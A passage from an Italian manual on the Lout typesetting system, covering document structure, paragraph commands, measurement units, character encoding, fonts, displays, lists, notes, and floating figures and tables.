        ...
}
    @Title { Primo approccio }
@Begin
    ...
    ...
@End @Chapter
```

279.7.6 Struttura dei lucidi per lavagna luminosa

Le diapositive, ovvero lo stile '**slides**', prevede dopo il preambolo la suddivisione del documento in ambienti '**@Overhead**', che poi non possono contenere altre strutture a larga scala (in pratica non possono contenere sezioni o simili).

```
@SysInclude { slides }
@OverheadTransparencies
    @Title {}
    ...
//
@Overhead
    @Title {}
    ...
@Begin
    ...
    ...
@End Overhead
    ...
```

279.7.7 Sottostrutture

L'ambiente '**`@Text`**' di un documento ordinario e i capitoli di un libro possono contenere delle sezioni, delimitate dai simboli '**`@BeginSections`**' e '**`@EndSections`**'. Si osservino gli esempi seguenti, dove nel primo caso vengono inserire delle sezioni all'interno di un documento ordinario, mentre nel secondo all'interno di un capitolo di un libro.

```
@SysInclude { doc }
@Document
    ...
//
@Text @Begin
    ...
@BeginSections
@Section
    @Title {}
    ...
@Begin
    ...
    ...
@End @Section
    ...
@EndSections
    ...
@End @Text
```

```
@SysInclude { book }
@Book
    @Title {}
    ...
//
    ...
@Chapter
    @Title {}
    ...
@Begin
    ...
@BeginSections
@Section
    @Title {}
    ...
@Begin
    ...
    ...
@End @Section
    ...
@EndSections
    ...
@End @Chapter
    ...
```

All'interno delle sezioni, comprese quelle delle relazioni tecniche, è ammissibile la suddivisione in sottosezioni delimitate dai simboli '**`@BeginSubSections`**' e '**`@EndSubSections`**'.

```
@Section
    @Title {}
    ...
@Begin
    ...
@BeginSubSections
@SubSection
    @Title {}
    ...
@Begin
```

```
    ...
    ...
@End @SubSection
    ...
@EndSubSections
    ...
@End @Section
```

Nello stesso modo funzionano anche le sotto-sottosezioni, attraverso la delimitazione dei simboli ‘**`@BeginSubSubSections`**’ e ‘**`@EndSubSubSections`**’.

```
@SubSection
    @Title {}
    ...
@Begin
    ...
@BeginSubSubSections
@SubSubSection
    @Title {}
    ...
@Begin
    ...
    ...
@End @SubSubSection
    ...
@EndSubSubSections
    ...
@End @SubSection
```

Lout non prevede ulteriori suddivisioni; comunque, anche le appendici possono essere suddivise in modo simile in sottoappendici e sotto-sottoappendici.

```
@Appendix
    @Title {}
    ...
@Begin
    ...
@BeginSubAppendices
@SubAppendix
    @Title {}
    ...
@Begin
    ...
@BeginSubSubAppendices
@SubSubAppendix
    @Title {}
    ...
@Begin
    ...
    ...
@End @SubSubAppendix
    ...
@EndSubSubAppendices
    ...
@End @SubAppendix
    ...
@EndSubAppendices
    ...
@End @Appendix
```

279.7.8 Suddivisione del testo

Come già accennato in precedenza, Lout impone l'indicazione esplicita dell'inizio di un blocco di testo, ovvero un paragrafo. Gli spazi verticali non servono allo scopo come accade con LaTeX. In generale, si utilizzano i comandi '**`@PP`**' e '**`@LP`**'; il primo inizia un paragrafo normale, il secondo un paragrafo allineato a sinistra. La differenza sta nel fatto che normalmente '**`@PP`**' fa rientrare leggermente la prima riga, mentre il secondo no.

```
@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
```

L'esempio che si vede sopra è esattamente uguale, come risultato, a quello seguente:

```
@PP Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
```

La separazione del testo in paragrafi comporta normalmente l'inserzione di uno spazio verticale aggiuntivo tra la fine di uno e l'inizio del successivo. Per ottenere semplicemente l'interruzione di una riga (il ritorno a capo) si può utilizzare il comando '**`@LLP`**'.

```
@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni;
@LLP
le sotto-sotto-sottosezioni non esistono.
```

L'esempio che si vede sopra è esattamente uguale, come risultato, a quello seguente:

```
@PP Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni; @LLP le sotto-sotto-sottosezioni
non esistono.
```

Un paragrafo può essere fatto risaltare mettendolo *in display*, cioè staccandolo dal resto del documento. Il comando '**`@DP`**' serve a ottenere un paragrafo senza il rientro della prima riga, un po' più staccato verticalmente da quello precedente.

```
@DP
Questo paragrafo risulta staccato meglio da quello
precedente.
```

Per aumentare questo distacco dal resto del testo, si possono usare più simboli '**`@DP`**' ripetutamente.

```
@DP
@DP
@DP
Questo paragrafo risulta molto staccato da quello
precedente.
```

Per richiedere espressamente il salto pagina in un punto del documento, si può usare il comando '**`@NP`**' il cui scopo è proprio quello di iniziare un paragrafo nuovo a partire dalla prossima colonna. Il paragrafo in questione non ha il rientro iniziale della prima riga.

```
@NP
Questo paragrafo inizia in una colonna, o in una pagina nuova.
```

Infine, il comando '**`@CNP`**' inizia un paragrafo che potrebbe essere spostato all'inizio della prossima colonna, o della prossima pagina, se non c'è abbastanza spazio per scrivere alcune righe.

È importante osservare che i simboli di questi comandi non prevedono argomenti e il testo del paragrafo che viene collocato dopo di questi non ne è legato in alcun modo. In pratica, il compito di '**`@PP`**' è quello di inserire uno spazio verticale aggiuntivo e memorizzare da qualche parte che il testo deve iniziare con una riga rientrata. Se si utilizza per due volte '**`@PP`**', si ottiene uno spazio di separazione verticale doppio.

279.8 Argomenti dei comandi e unità di misura

Fino a questo punto sono stati mostrati molti comandi di Lout senza descriverne il significato. Alcuni di questi richiedono un argomento composto dall'unione di più informazioni, come nell'esempio seguente,

```
@InitialFont { Times Base 20p }
@InitialBreak { ragged 1.2fx nohyphen }
```

dove ognuno dei due simboli mostrati richiede l'indicazione di tre argomenti raggruppati attraverso l'uso delle parentesi graffe.

Gli argomenti di un simbolo di Lout possono essere richiesti prima o dopo il simbolo stesso. Quando si tratta di informazioni numeriche che rappresentano una dimensione, queste sono intese essere espresse secondo un'unità di misura predefinita, oppure secondo l'unità stabilita da una lettera indicata subito dopo il numero. Per esempio, '**`20p`**' rappresenta 20 punti tipografici.

Tabella 279.2. Unità di misura principali di Lout.

Lettera	Unità di misura corrispondente
c	Centimetri.
i	Pollici (1i = 2.54c).
p	Punti tipografici (72p = 1i).
m	Quadratoni (12m = 1i).
f	La dimensione attuale del corpo.
s	La dimensione attuale di uno spazio (spaziatura).
v	La distanza attuale tra le righe.

Naturalmente, i valori che esprimono quantità non intere possono essere espressi utilizzando il punto di separazione tra la parte intera e quella decimale.

A volte, alcuni argomenti numerici devono essere conclusi con una lettera '**`x`**' (dopo l'indicazione dell'unità di misura). Intuitivamente si può associare questo fatto all'idea che si tratti di un valore che debba essere moltiplicato a qualcosa per ottenere il risultato, ovvero che si tratti di un dato relativo. Per esempio, il valore '**`1.2fx`**' del comando

```
@InitialBreak { ragged 1.2fx nohyphen }
```

rappresenta il 120 % dell'attuale dimensione dei caratteri (il corpo del carattere moltiplicato per 1,2). La ragione precisa non è questa, ma la spiegazione approssimativa data può almeno essere utile per accettare la cosa temporaneamente, finché non si intende affrontare lo studio approfondito di Lout.

279.9 Rappresentazione simbolica della codifica

Come in tutti i sistemi di composizione tipografica, anche Lout ha un modo per rappresentare simbolicamente alcuni caratteri particolari. In precedenza si è accennato alla possibilità di inserire nel testo i caratteri speciali che Lout tende a interpretare in modo particolare, attraverso le stringhe letterali. Lout permette anche di usare dei simboli nella forma,

`@Char` *nome*

per rappresentare qualunque carattere: sia l'alfabeto normale, sia i simboli di punteggiatura, sia qualunque altro simbolo speciale. Per esempio, '**`@Char A`**' è la lettera '**`A`**' maiuscola, mentre '**`@Char a`**' è la lettera '**`a`**' minuscola. La tabella 279.3 elenca alcuni dei comandi che possono essere utili per rappresentare le lettere accentate e altri caratteri importanti.

Tabella 279.3. Alcuni comandi per le lettere accentate di Lout.

@Char aacute	á	@Char Aacute	Á
@Char acircumflex	â	@Char Acircumflex	Â
@Char agrave	à	@Char Agrave	À
@Char aring	å	@Char Aring	Å
@Char atilde	ã	@Char Atilde	Ã
@Char adieresis	ä	@Char Adieresis	Ä
@Char ae	æ	@Char AE	Æ
@Char ccedilla	ç	@Char Ccedilla	Ç
@Char eacute	é	@Char Eacute	É
@Char ecircumflex	ê	@Char Ecircumflex	Ê
@Char egrave	è	@Char Egrave	È
@Char edieresis	ë	@Char Edieresis	Ë
@Char iacute	í	@Char Iacute	Í
@Char icircumflex	î	@Char Icircumflex	Î
@Char igrave	ì	@Char Igrave	Ì
@Char idieresis	ï	@Char Idieresis	Ï
@Char ntilde	ñ	@Char Ntilde	Ñ
@Char oacute	ó	@Char Oacute	Ó
@Char ocircumflex	ô	@Char Ocircumflex	Ô
@Char ograve	ò	@Char Ograve	Ò
@Char oslash	ø	@Char Oslash	Ø
@Char otilde	õ	@Char Otilde	Õ
@Char odieresis	ö	@Char Odieresis	Ö
@Char germandbls	ß		
@Char uacute	ú	@Char Uacute	Ú
@Char ucircumflex	û	@Char Ucircumflex	Û
@Char ugrave	ù	@Char Ugrave	Ù
@Char udieresis	ü	@Char Udieresis	Ü
@Char yacute	ý	@Char Yacute	Ý
@Char ydieresis	ÿ		

Quando si vuole rappresentare in questo modo una lettera accentata o un altro carattere tipografico speciale, come parte di una parola, si è costretti a inserire il comando relativo all'interno di parentesi graffe. Per comprendere il problema, si pensi alla possibilità di scrivere la parola «così» indicando la lettera '**`i`**' accentata con il comando '**`@Char igrave`**'. L'esempio seguente è errato:

```
cos@Char igrave                # errato
```

Infatti, Lout non è in grado di riconoscere il simbolo '**`@Char`**', dal momento che questo risulta attaccato ad altre lettere (e bisogna ricordare che per Lout il carattere '**`@`**' è una lettera come le altre). Il modo giusto di scrivere quella parola è quindi:

```
cos{ @Char igrave }
```

Oltre alla codifica normale, Lout mette a disposizione anche un alfabeto simbolico attraverso l'uso di comandi '**`@Sym`**'.

`@Sym` *nome*

Per conoscere i nomi che si possono utilizzare per ottenere le lettere greche e altri caratteri simbolici, deve essere letta la documentazione originale.

279.10 Caratteri da stampa

La scelta del carattere da stampa avviene prevalentemente attraverso una serie di comandi che riguardano la forma del carattere riferita allo stile attuale o l'indicazione precisa dello stile (ovvero della famiglia) e della forma.

`@B {` *testo_in_neretto* `}`
`@I {` *testo_in_corsivo* `}`
`@BI {` *testo_in_neretto_corsivo* `}`
`@R {` *testo_in_tondo* `}`
`@S {` *testo_in_maiuscoletto* `}`

Quelli che si vedono sono i comandi per ottenere una variazione della forma all'intero dello stile attuale del testo circostante. A questi comandi si affianca anche il comando per ottenere uno stile dattilografico,

`@F {` *testo_in_dattilografico* `}`

che pur non essendo semplicemente una variazione di forma, data la sua importanza nei documenti a carattere tecnico lo si abbina idealmente a questi per semplicità.

Per cambiare in modo esplicito lo stile del carattere si può usare il comando '**`@Font`**' che richiede l'indicazione del nome dello stile, della forma e ovviamente del testo su cui intervenire:

`{` *stile* *forma* `} @Font {` *testo* `}`

Gli stili più comuni sono: '**`Times`**', '**`Helvetica`**' e '**`Courier`**'. A questi si aggiungono anche delle specie simboliche, come '**`Symbol`**', solo che a questa si accede generalmente attraverso il comando '**`@Sym`**'.

La forma viene specificata attraverso una parola chiave che può essere: '**`Base`**', per indicare un carattere tondo chiaro; '**`Slope`**', per indicare una forma corsiva o inclinata (a seconda della disponibilità di quel tipo di stile); '**`Bold`**', per indicare il neretto; '**`BoldSlope`**', per indicare un neretto-corsivo. Naturalmente, la forma richiesta è ottenuta solo se lo stile scelto lo permette.

```
Lo stile { Courier BoldSlope } @Font { doc } permette una
suddivisione del testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni.
```

L'esempio che si vede sopra, serve a fare in modo che la parola '**`doc`**' sia resa con lo stile '**`Courier`**' in neretto-inclinato. Un risultato **simile** può essere ottenuto attraverso il comando '**`@F`**', nel modo seguente:

```
Lo stile @F { @BI { doc } } permette una
suddivisione del testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni.
```

I comandi di Lout per la definizione della forma non sono cumulativi, ed è per questo che esiste il comando '**`@BI`**'. L'esempio con cui si rende il carattere a larghezza fissa attraverso '**`@F`**' sembra contraddire questo, ma in realtà funziona perché si tratta di un comando riferito allo stile a cui poi si aggiunge un cambiamento di forma.

279.10.1 Corpo

Il corpo del carattere può essere modificato all'interno del documento (con il comando '**`@Font`**' utilizzato in modo differente da quanto visto finora), oppure può essere dichiarato nel preambolo che descrive gli aspetti generali dello stile prescelto. In ogni caso si rappresenta attraverso un numero seguito dall'unità di misura. Di solito si fa riferimento a punti tipografici, '**`p`**', dove per esempio '**`12p`**' rappresenta 12 punti tipografici (un punto = 1/72 di pollice).

Se il contesto lo consente, si possono indicare degli incrementi o delle riduzioni del valore precedente, dove per esempio '**`+2p`**' rappresenta l'incremento di due punti rispetto al carattere precedente, e '**`-1p`**' rappresenta la riduzione di un punto. Nello stesso modo si possono indicare dei valori relativi, dove per esempio '**`1.5f`**' rappresenta una dimensione pari al 150 % del corpo utilizzato precedentemente.

Nel preambolo del documento si utilizza il comando '**`@InitialFont`**' che si trova in quasi tutti gli stili:

`@InitialFont {` *stile forma corpo* `}`

Nell'esempio introduttivo era stato utilizzato un carattere Times tondo chiaro da 24 punti:

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 24p }
[...]
//
@Text @Begin
```

Quando si vuole modificare il corpo del carattere all'interno del documento, si usa il comando '**`@Font`**', con una delle due forme seguenti:

corpo `@Font {` *testo* `}`

`{` *stile forma corpo* `} @Font {` *testo* `}`

L'esempio seguente mostra in che modo agire per ridurre leggermente (di due punti) il corpo di una parola:

```
L'operatore -2p @Font { AND } restituisce il valore booleano...
```

La stessa cosa avrebbe potuto essere ottenuta delimitando l'indicazione del corpo attraverso le parentesi graffe.

```
L'operatore { -2p } @Font { AND } restituisce il valore booleano...
```

L'esempio seguente mostra invece come è possibile modificare lo stile, la forma e il corpo simultaneamente.

```
La parola chiave { Courier Bold -1p } @Font { AND } serve a...
```

In precedenza è stato mostrato l'uso del comando '**`@F`**' per ottenere un carattere dattilografico; per la precisione si ottiene un carattere Courier chiaro con una dimensione pari a un punto in meno rispetto al corpo circostante. In pratica, '**`@F`**' è equivalente al comando:

`{ Courier Base -1p } @Font {` *testo* `}`

279.11 Display

Lout mette una cura particolare nella definizione di varie forme di *display*, ovvero di evidenziamento di un blocco di testo. Viene descritto brevemente l'elenco di quelle più comuni.

- Testo staccato.

`@Display {` *testo* `}`
`@LeftDisplay {` *testo* `}`
`@LD {` *testo* `}`

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo. La prima riga inizia senza rientri.

- Testo staccato e rientrato a sinistra.

`@IndentedDisplay {` *testo* `}`
`@ID {` *testo* `}`

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo, inoltre viene aumentato il margine sinistro.

- Testo staccato e rientrato a sinistra e a destra.

`@QuotedDisplay {` *testo* `}`
`@QD {` *testo* `}`

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo, inoltre viene aumentato il margine sinistro e anche quello destro.

279.12 Caratteristiche interne dei paragrafi

In precedenza, in occasione della descrizione della struttura di un documento Lout, è stato descritto l'uso dei comandi di separazione dei paragrafi ('**`@LP`**', '**`@PP`**' e altri). Questi non servono a definire le caratteristiche interne ai paragrafi, che invece possono essere specificate attraverso alcuni comandi da collocare nel preambolo, oppure attraverso '**`@Break`**'.

Il comando '**`@Break`**' può essere utilizzato per intervenire in un paragrafo il cui contenuto gli viene fornito come argomento, ma a sua volta non può apparire da solo. In pratica, negli esempi che verranno mostrati, '**`@Break`**' verrà posto come argomento di un ambiente *display* di qualche tipo.

279.12.1 Interruzione e allineamento

Generalmente la suddivisione dei paragrafi in righe avviene in modo automatico, senza rispettare l'andamento del file sorgente. È possibile impedire la separazione in una certa posizione utilizzando il simbolo '**`~`**' in qualità di spazio orizzontale non interrompibile.

```
Il comando tar~cf~prova.tgz~/opt genera il file...
```

L'esempio mostra il modo in cui si può evitare che la descrizione di un comando del sistema operativo venga spezzato in corrispondenza degli spazi tra un argomento e l'altro.

Sia nel caso in cui la separazione in righe dei paragrafi venga ridefinita da Lout, sia quando si vogliono mantenere le interruzioni usate nel sorgente, si pone il problema di allineare il testo: a sinistra, in centro, a destra o sia a sinistra che a destra. Tutte queste cose si indicano

attraverso una parola chiave che viene riconosciuta sia nel comando '**`@Break`**' che nel comando '**`@InitialBreak`**' (il secondo si utilizza come opzione nel preambolo del documento). Tra queste si distinguono due gruppi importanti: quelle che terminano per '**`ragged`**', che si riferiscono a righe ricomposte da Lout, e quelle che terminano per '**`lines`**', che si riferiscono a righe interrotte esattamente come nel sorgente.

- '**`ragged`**' -- allineamento normale a sinistra;
- '**`cragged`**' -- allineamento centrato;
- '**`rragged`**' -- allineamento a destra;
- '**`adjust`**' -- allineamento simultaneo a sinistra e a destra;
- '**`outdent`**' -- allineamento simultaneo a sinistra e a destra con la prima riga sporgente dal lato sinistro;
- '**`lines`**' -- allineamento normale a sinistra rispettando le interruzioni di riga;
- '**`clines`**' -- allineamento centrato rispettando le interruzioni di riga;
- '**`rlines`**' -- allineamento a destra rispettando le interruzioni di riga.

279.12.2 Distanza tra le righe

La distanza tra le righe misura lo spazio che c'è tra la base di una riga e la base della successiva. Generalmente viene definito attraverso un valore relativo alla dimensione del carattere (al corpo), ma può essere indicato anche in modo assoluto. Per qualche motivo, il valore in questione deve essere terminato con il carattere '**`x`**'. Per esempio: '**`1.20fx`**' rappresenta una distanza di 1,2 volte il corpo del carattere (il 120 %); '**`1.5vx`**' rappresenta 1,5 volte la distanza preesistente, ma una notazione del genere può applicarsi solo quando esiste qualcosa di precedente a cui fare riferimento; '**`14px`**' rappresenta una distanza di 14 punti; '**`1cx`**' rappresenta una distanza di 1 cm.

279.12.3 Separazione in sillabe

La separazione in sillabe è un procedimento che dipende dal linguaggio, cosa che normalmente si seleziona nel preambolo del documento attraverso il comando '**`@InitialLanguage`**'. L'attivazione o meno della sillabazione dipende dal comando '**`@Break`**' o da '**`@InitialBreak`**' nel preambolo, attraverso una parola chiave: '**`hyphen`**' per attivarla e '**`nohyphen`**' per disattivarla.

Quando la sillabazione è attivata, si può utilizzare il simbolo '**`&-`**' per indicare a Lout la posizione di una possibile separazione delle parole. Per esempio, '**`hard&-ware`**' fa sì che se necessario la parola possa essere separata esattamente alla metà.

279.12.4 Raccogliere tutto assieme

Generalmente conviene regolare le caratteristiche dei paragrafi già nel preambolo, attraverso il comando '**`@InitialBreak`**':

```
@InitialBreak { allineamento distanza hyphen|nohyphen }
```

L'esempio seguente ripropone quanto già visto in precedenza riguardo alla definizione di un documento in forma di libro. Si può osservare la scelta di indicare la distanza tra le righe come un valore relativo riferito al corpo del carattere utilizzato.

```
@SysInclude { book }
@Book
    ...
    @InitialBreak { adjust 1.2fx hyphen }
    ...
//
```

All'interno del documento si può utilizzare il comando '**@Break**' nelle situazioni in cui ciò è possibile, per esempio in un ambiente che crea un *display*.

{ *allineamento distanza* hyphen|nohyphen } @Break { *testo* }
allineamento @Break { *testo* }
distanza @Break { *testo* }
hyphen|nohyphen @Break { *testo* }

L'esempio seguente mostra il caso di un paragrafo messo in *display*, nel quale viene ridotta la distanza tra le righe e si annulla la separazione in sillabe.

```
@QuotedDisplay { 0.8vx nohyphen } @Break {
Questa è un'informazione così importante
che facciamo in modo di rendervi difficile
la lettura }
```

279.13 Testo letterale

Il testo letterale può essere indicato utilizzando l'ambiente del comando '**@Verbatim**'. Possono essere usate due modalità equivalenti, che però hanno risvolti diversi nel contenuto che può avere l'ambiente in questione.

@Verbatim { *testo_letterale* }
@Verbatim @Begin *testo_letterale* ... @End @Verbatim

Il primo dei due modi è adatto per le inclusioni brevi di testo, dove non si pongono problemi nell'uso delle parentesi graffe (queste possono essere contenute nel testo letterale, ma devono essere bilanciate correttamente); il secondo è l'alternativa per i blocchi di testo più lunghi e per quelle situazioni in cui le parentesi graffe possono creare dei problemi.

> Se si utilizza il secondo modo di inclusione di testo letterale, il testo in questione non può contenere la parola '**@End**'.

Spesso, il testo incluso in modo letterale viene reso con un carattere dattilografico, come nell'esempio seguente o in quello successivo.

```
{ Courier Base } @Font @Verbatim @Begin
$ ls -l <invio>
...
@End @Verbatim
```

```
@F @Verbatim @Begin
$ ls -l <invio>
...
@End @Verbatim
```

279.14 Elenchi

Gli elenchi di Lout sono molto sofisticati, permettendo di gestire sia degli elenchi semplici, sia gli elenchi descrittivi, sia una lunga serie di elenchi puntati o numerati in vario modo. Tutti gli elenchi di Lout hanno in comune il simbolo che serve a concludere l'ambiente dell'elenco: '**`@EndList`**'.

Gli elenchi semplici sono solo un modo per staccare il testo evidenziandone così gli elementi. Questo si ottiene con l'ambiente introdotto dal simbolo '**`@List`**':

```
@List
@ListItem elemento
@ListItem elemento
    …
@EndList
```

Il risultato che si ottiene sono una serie di paragrafi, uno per ogni punto, rientrati a sinistra e staccati verticalmente più dei paragrafi normali. L'esempio seguente dovrebbe rendere meglio l'idea.

```
@List
@ListItem { Tizio Tizi }
@ListItem {
Caio Cai, nato a Sferopoli il giorno ... e trasferitosi
in altra città in seguito a... }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi puntati si ottengono con gli ambienti introdotti da uno tra i simboli '**`@BulletList`**', '**`@StarList`**' e '**`@DashList`**'. Si tratta rispettivamente di elenchi le cui voci sono precedute da un punto, un asterisco o un trattino.

```
@BulletList|@StarList|@DashList
@ListItem elemento
@ListItem elemento
    …
@EndList
```

Il risultato che si ottiene è lo stesso dell'elenco semplice, con l'aggiunta del puntino (o dell'asterisco o del trattino) nella parte sinistra all'inizio delle voci. L'esempio seguente è una variante di quello già presentato per l'elenco semplice, dove l'inizio delle voci è asteriscato.

```
@StarList
@ListItem { Tizio Tizi }
@ListItem {
Caio Cai, nato a Sferopoli il giorno ... e trasferitosi
in altra città in seguito a... }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi numerati si ottengono con gli ambienti introdotti da uno tra i simboli '**`@NumberedList`**', '**`@RomanList`**', '**`@UCRomanList`**', '**`@AlphaList`**', '**`@UCAlphaList`**', e dalla serie parallela '**`@ParenNumberedList`**', '**`@ParenRomanList`**', '**`@ParenUCRomanList`**', '**`@ParenAlphaList`**', '**`@ParenUCAlphaList`**'. I due raggruppamenti di simboli Lout si riferiscono a numerazioni normali o numerazioni tra parentesi ('**`Paren`**'); i simboli il cui nome contiene la parola '**`Roman`**' rappresentano una numerazione romana; i simboli il cui nome contiene la parola '**`Alpha`**' rappresentano una numerazione alfabetica; il prefisso '**`UC`**' specifica che si tratta di una numerazione (romana o alfabetica) maiuscola.

@NumberedList ┃ @RomanList ┃ @UCRomanList ┃ @AlphaList ┃ @UCAlphaList @ListItem *elemento* @ListItem *elemento* … @EndList
@ParenNumberedList ┃ @ParenRomanList ┃ @ParenUCRomanList ┃ @ParenAlphaList ┃ @ParenUCAlphaList @ListItem *elemento* @ListItem *elemento* … @EndList

Per la realizzazione di elenchi composti, dove un punto si articola in sottopunti, basta inserire un elenco all'interno di una voce, per esempio nel modo seguente:

```
@NumberList
@ListItem { Tizio Tizi }
@ListItem { Caio Cai
@BulletList
@ListItem { nato a Sferopoli il... }
@ListItem { residente a... }
@EndList }
@ListItem { @B Sempronio Sempronі }
@EndList
```

Gli elenchi descrittivi permettono di specificare ciò che si vuole usare per indicare ogni voce. In pratica si tratta di una stringa che rappresenta un'etichetta, ovvero una sorta di titolo della voce. Lout mette a disposizione diversi simboli in funzione della distanza che si intende lasciare tra l'inizio dell'etichetta e il blocco di testo a cui questa fa riferimento: '**`@TaggedList`**', '**`@WideTaggedList`**' e '**`@VeryWideTaggedList`**'.

@TaggedList ┃ @WideTaggedList ┃ @VeryWideTaggedList @TagItem { *etichetta* } { *elemento* } @TagItem { *etichetta* } { *elemento* } … @EndList

Quando per qualche motivo si ha a che fare con etichette troppo lunghe, o comunque può risultare inopportuno fare iniziare il blocco di testo sulla stessa riga dell'etichetta, al posto del simbolo '**`@TagItem`**' per introdurre le voci si può usare '**`@DropListItem`**'.

@TaggedList ┃ @WideTaggedList ┃ @VeryWideTaggedList @DropListItem { *etichetta* } { *elemento* } @DropListItem { *etichetta* } { *elemento* } … @EndList

279.15 Note

Lout organizza in modo molto raffinato le note a piè pagina, le note finali e le note a margine. Qui vengono mostrate solo le caratteristiche essenziali.

279.15.1 Note a piè pagina e note finali

La distinzione tra note a piè pagina e note finali sta nel fatto che le prime appaiono nella stessa pagina in cui si trova il loro riferimento, o al massimo in quella successiva, mentre le seconde si collocano alla fine del documento (o alla fine del capitolo).

@FootNote [@Location { ColFoot | PageFoot }] { *testo* }

@EndNote { *testo* }

Come si può intuire, il comando '**@FootNote**' riguarda l'inserimento di una nota a piè pagina, mentre '**@EndNote**' di una nota alla fine del documento. In particolare, la nota a piè pagina può essere collocata alla fine della colonna, o alla fine della pagina; in questo ultimo caso può occupare tutte le colonne della pagina. Utilizzando l'opzione '**@Location**' con l'argomento '**ColFoot**' si ottiene una nota che si espande orizzontalmente solo nello spazio della colonna, mentre con '**PageFoot**', si vuole fare in modo che la nota si allarghi per tutto lo spazio orizzontale della pagina.

```
@FootNote
    @Location { PageFoot }
{ Questa è una nota a piè pagina che si espande
orizzontalmente occupando tutta la larghezza della
pagina, anche se questa è suddivisa in più di una
colonna. }
```

```
@EndNote { Questa è una nota alla fine del
documento. }
```

In generale, è sconsigliabile l'uso simultaneo di note a piè pagina e note a fine documento, in quanto non è possibile distinguere facilmente i riferimenti che vengono collocati nel documento finale.

279.15.2 Note a margine

Le note a margine sono annotazioni molto brevi che si collocano sullo spazio del margine sinistro o del margine destro della pagina. Per ottenerle si utilizzano i comandi '**@LeftNote**' o '**@RightNote**' a seconda che si voglia la nota sul margine sinistro o sul margine destro. Se si inseriscono in un documento che distingue tra pagine destre e sinistre, si possono utilizzare i comandi '**@OuterNote**' e '**@InnerNote**' per indicare rispettivamente le note sul margine esterno o sul margine interno.

@LeftNote { *nota_sul_margine_sinistro* }
@RightNote { *nota_sul_margine_destro* }
@InnerNote { *nota_sul_margine_interno* }
@OuterNote { *nota_sul_margine_esterno* }

279.16 Figure e tabelle fluttuanti

Come per LaTeX, le figure e le tabelle possono essere parte del testo normale, oppure possono essere inserite in un involucro che le rende fluttuanti. L'involucro in questione è praticamente identico nei due casi, a parte il simbolo iniziale che serve in pratica a distinguere la numerazione delle figure da quella delle tabelle. Di conseguenza, l'oggetto che compone la figura o la tabella all'interno di questo involucro, può essere qualunque cosa, in base alle intenzioni dell'autore.

```
@Figure|@Table
    @Location { collocazione }
    @OnePage { Yes|No }
    @FullPage { Yes|No }
    @CaptionPos { Above|Below }
    @Caption { didascalia }
oggetto
```

Come accennato, il simbolo '**`@Figure`**' rappresenta un involucro fluttuante per una figura, mentre '**`@Table`**' è quello da usare per una tabella. Le opzioni che si vedono nello schema sintattico sono tutte facoltative:

- il simbolo '**`@Location`**' permette di definire la collocazione fluttuante della figura o della tabella, attraverso un argomento composto da una parola chiave:
  - '**`PageTop`**' -- l'oggetto deve essere collocato all'inizio della pagina successiva,
  - '**`PageFoot`**' -- l'oggetto deve essere collocato alla fine della pagina corrente,
  - '**`ColTop`**' -- l'oggetto deve essere collocato all'inizio della colonna successiva,
  - '**`ColFoot`**' -- l'oggetto deve essere collocato alla fine della colonna corrente,
  - '**`ColEnd`**' -- l'oggetto deve essere collocato in una colonna alla fine del documento (o del capitolo),
  - '**`AfterLine`**' -- l'oggetto deve essere collocato esattamente dove si trova (nella riga successiva in base al risultato della composizione),
  - '**`TryAfterLine`**' -- l'oggetto deve essere collocato esattamente dove si trova, a meno che lo spazio sia insufficiente, perché in tal caso viene spostato all'inizio della colonna successiva,
  - '**`Display`**' -- l'oggetto deve essere messo in *display* e collocato esattamente dove si trova,
  - '**`Raw`**' -- l'oggetto non deve essere fluttuante e deve rimanere com'è (serve a inserire delle immagini all'interno delle celle di una tabella);
- il simbolo '**`@OnePage`**' permette di definire se si vuole che l'oggetto fluttuante debba rimanere intero o se possa essere diviso tra una pagina e la successiva (o tra colonne), il valore predefinito varia in funzione del tipo di collocazione prescelto;
- il simbolo '**`@FullPage`**' permette di definire se si vuole che l'oggetto fluttuante debba occupare da solo lo spazio di una pagina, oppure se questo possa essere condiviso con il testo;
- il simbolo '**`@Caption`**' permette di indicare la didascalia dell'oggetto;
- il simbolo '**`@CaptionPos`**' permette di stabilire la posizione in cui deve apparire la didascalia (in alto, '**`Above`**', o in basso, '**`Below`**').

279.16.1 Figure

Come già spiegato, qualunque oggetto può essere una figura. Di solito questo oggetto è ottenuto con il comando '**`@Fig`**', che qui non viene descritto. In alternativa si mostra in che modo inserire del testo letterale, che alle volte può servire per lo scopo. Si osservi l'esempio seguente:

```
@Figure
    @Location { TryAfterLine }
    @OnePage { Yes }
    @FullPage { No }
    @CaptionPos { Below }
    @Caption { @I { standard input } e @I { standard output } }
@F @Verbatim @Begin
                    .-----------.
                    |           |------------>  STDOUT
STDIN   ----------->| Programma |
                    |           |------------>  STDERR
```

```
                    '-----------'
@End @Verbatim
```

La figura dell'esempio rappresenta uno schema costruito attraverso del testo letterale utilizzando un carattere dattilografico. Questa dovrebbe essere collocata immediatamente sotto il punto in cui appare nel sorgente; se non dovesse esserci spazio sufficiente fino alla fine della pagina, verrebbe spostata all'inizio di quella successiva.

> Nel caso si realizzino figure nel modo proposto dall'esempio, occorre fare attenzione a non inserire delle tabulazioni nel sorgente, perché verrebbero interpretate in un modo diverso da quello che può fare il programma che si utilizza per la sua scrittura. Eventualmente si può filtrare il sorgente con il comando '**`expand -8`**', in modo da ottenere la trasformazione delle tabulazioni in spazi normali.

279.16.2 Tabelle

Le tabelle di Lout possono essere molto sofisticate. Anche in questo caso vale lo stesso discorso fatto per le figure, dove l'oggetto che si intende fornire per la descrizione della tabella può essere qualsiasi cosa, anche se in pratica si tratta quasi sempre di un comando '**`@Tab`**'. Qui si intende mostrare solo un uso elementare; dettagli maggiori possono essere trovati nella documentazione originale.

